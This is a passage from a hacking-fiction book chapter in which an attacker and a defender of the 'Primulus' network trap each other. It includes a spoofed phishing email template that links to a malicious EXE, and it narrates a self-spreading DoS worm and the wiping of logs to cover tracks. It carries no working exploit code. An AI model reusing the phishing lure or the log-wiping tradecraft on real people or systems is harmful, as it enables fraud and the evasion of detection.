cd: could not get current directory: getcwd: cannot access parent
directories: No such file or directory
```

He had seen this before. It happens when you try to change the directory up one level from a “child” directory when the “parent” directories have been deleted. It took a second to figure what was happening. Vito was killing the hard drive on his Linux box. Like a jack-in-the-box, Nathan jumped up and rushed to press Control/Alt/Delete on the console. When the computer finally rebooted, he removed the machine’s power cord.

Nathan still did not know what had just happened. One moment he had a shell on a Web server in the Primulus network. The next moment all hell broke loose, and he lost almost everything on his Linux machine. Nathan couldn’t explain this; things he couldn’t explain scared him. The shell that was sent back to MetaSploit was clearly faked. This explained the discrepancy in the copyright notice. But how did Vito manage to execute commands? Nathan couldn’t figure it. Perhaps MetaSploit was exploitable? Not likely. All of a sudden Vito was not an interesting Indian system administrator anymore. It was early afternoon, and Nathan felt weak. He wanted to go home. He desperately needed sleep, food, and a fresh view on this network.

At his flat Nathan fell asleep almost immediately. He had nightmares filled with electric sheep that exploded when he touched them. The sheep had gooey blue intestines that reeked of burnt toast.

Yaseen’s Final Touches

As a final step Yaseen Googled his own company again. Google has a long memory and showed clearly the existence of the `/extranet/downloads` directory. Yaseen paused... if he came up against a Web server like this one his natural reaction would be to try `/intranet` as an alternative location. The directory didn’t exist, and he sighed a sigh of relief. The sigh of relief quickly turned to a hint of a smile, and once more he buried his face in his monitor for a few hours. When he surfaced again triumphantly, the Web site now sported an `/intranet` directory, even though it was currently empty. He tweaked the Web server configuration file and made the directory indexable. He copied the content of the Primulus web site in the directory but removed the index file. Finally, he created an interesting looking directory within the `/intranet` directory. He called it `trail_data`. In this directory he copied many unclassified results from the real intranet. The files had been there for ages. Yaseen knew they were available for the public on CD-ROM. It did not matter that he had them on the web site in an unlinked directory. He added something special in the same direc-

248 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

tory and gave it a filename similar to the other files. For a long time he had been working on this, but never had a valid reason for using it. *Information security consultants are always telling people to keep their antivirus updated, he thought while smirking. I wonder if they practice what they preach.*

Nailing Vito


After 12 hours of sleep Nathan was feeling much better. Fatigue now turned into anger. He was going to have to reinstall his Linux machine. He did not know what was lurking on the box, and he was not keen on installations. He also lost most of his notes. And just the idea of strangers running commands on his machines freaked him out a bit. He mailed Vito from starbucks.usp.ac.za:

```
# echo "Its all fun until someone's eye gets poked out" | mail -s "this is war.." vito@hushmail.com
```

From this point on he would take every possible precaution; he should have done that from the start. He started by reinstalling his Fedora machine. He would not log in as root anymore. On his XP box Nathan installed VMWare and created a virtual Windows 2000 host. He was careful not to enable any shared media between the VMWare box and his base OS. If Vito had ideas to wipe more machines he could feed on his VMWare host, Nathan could restore the machine within minutes.

There was one more machine to look at—178.64.11.231. He opened a browser from his VMWare host and pointed it at the Web server. The site was Primulus branded and appeared to serve static content. The site looked exactly like the Primulus web site. Perhaps it was some kind of staging site. He fired up Wikto, a tool that the guys at SensePost have put together to perform network application scans on Web servers. As a start he was looking for unlinked directories—perhaps something like */admin* or */backup*. Within a few minutes he looked at his screen.


Results from Wikto Search



He stopped the scan. At this stage Nathan was pretty sure that things were not what they seemed, but the */extranet* and */intranet* directories looked very tempting. Could it be that Vito did not even know about the existence of the directory? Perhaps it was another trap. He added */intranet* at the end of the URL on the browser. The directory was indexable. There were many files in there. The site appeared to be a Primulus intranet, but the *index.html* file was removed. Nathan noted a directory called *trail_data*. He clicked on it. It was indexable. It contained a ton of files, all *.EXEs*. The files all had the same format: year, month, date, and two letters. The files varied in size—between a couple of kilobytes to several megabytes. He saved an arbitrary file to his VMWare machine and executed it. The file was a self-extracting XLS file. This looked promising. So far no hard drives exploded, no hovercraft out the window, no clickety-click of little spiders. When Excel finally opened Nathan sat back and lit a cigarette.

250 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

Nathan Gets the Goods!



He couldn't tell the difference between a hydrogen fuel cell and a Jacuzzi, but he was sure this stuff was good. There were hundreds of files, and they were located in */intranet/trail_data*, a directory that was clearly not supposed to be open from the Internet. Nathan scripted *wget* in order to pull all the files. This was going to take a while.

Even though he got what he wanted from Primulus, Nathan still had Vito to think about. Vito made it personal when he wiped his Linux box. He had reserved something special for a rainy day that he kept on a password-protected USB stick. Nathan had it crafted by a private contractor whom he paid from his own pocket. He never planned on releasing it, but "this was war." The executable on the stick contained highly virulent code with a deadly denial-of-service payload. It was built to take out internal networks, spreading by using multiple highly stable exploits. When all the possible targets had been infected, it would cause massive denial-of-service outages using a variety of methods, including BGP/OSPF route poisoning, ARP poisoning, DHCP lease exhaustion, UDP flooding, and local data destruction.

Nathan started the HTTP server on *starbucks.usp.ac.za*. He *scp*-ed the virus to the host and moved it to the root of the server. Google & Perl provided 13 valid

Primulus e-mail addresses within five minutes. From *starbucks* Nathan created a script that will spoof e-mail to each of the 13 addresses. The e-mail looked as follows:

Nathan's Spoof E-mail

From: marketing@primulus.com
Subject: Primulus Corporate Screensaver
It is our pleasure to unveil the new Primulus Corporate Screensaver. Catch a glimpse of this remarkable multimedia program before it goes live.
To download click <a href = <http://155.32.67.10/PrimulusSS.exe>> here

Your feedback highly appreciated,
Chetni Naskamari
IEC Marketing Department

Nathan removed Vito from the box, cleaned his tracks from `/var/log/wtmp`, `utmp` and the shell history file. He killed the syslog daemon and cleaned out `/var/log/messages`. Finally, he ran his e-mailer. After logging off Nathan sat back on his chair and dragged “Radiohead – Exit music” into WinAmp. Under his breath he hummed along: “We hope that you choke...that you choke.”

When the files were finally downloaded Nathan made a *tarball* and burned it to CD-ROM. It was done. He finished the project, and he won. He shut down all his servers and carried them to his car. He removed everything that could ever point to him—even to the point of burning the trash that he accumulated over the past several days on the roof. All that was left were the desks and the Ethernet cable. He put the CD-ROM in the middle of the table, looked toward the ceiling, and shouted, “I’m done; it’s all yours!” Then he walked out, got into his car and drove back home.


Epilogue

In an office with no windows two engineers stared at the screen of a computer. “I can’t believe they send us such crap to look at. This stuff is either too old, or it’s all public knowledge,” one of them said. He clicked on another EXE on the CD. Its format was exactly the same as the hundreds of files he had opened earlier that day.

252 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

But this one behaved differently. A pop-up appeared, and the machine stopped responding.

Messing with Primulus You Are...



Related Links

The following list includes links to tools mentioned in this chapter:

- Firewalk: www.packetfactory.net/projects/firewalk/
- Hping: www.hping.org
- Qtrace: www.sensepost.com/garage_portal.html
- Mothra: <http://sec.angrypacket.com/code/mothra3/>
- Nessus: www.nessus.org
- MetaSploit: www.metasploit.org/
- Wikto: www.sensepost.com/research/wikto
- VMWare: www.vmware.com
- Sennheiser: www.sennheisercommunications.de/pc/pc150.html
- REM: www.remhq.com
- RadioHead: www.radiohead.com
- 5th Element: www.geocities.com/Hollywood/Set/8452/5thelement.html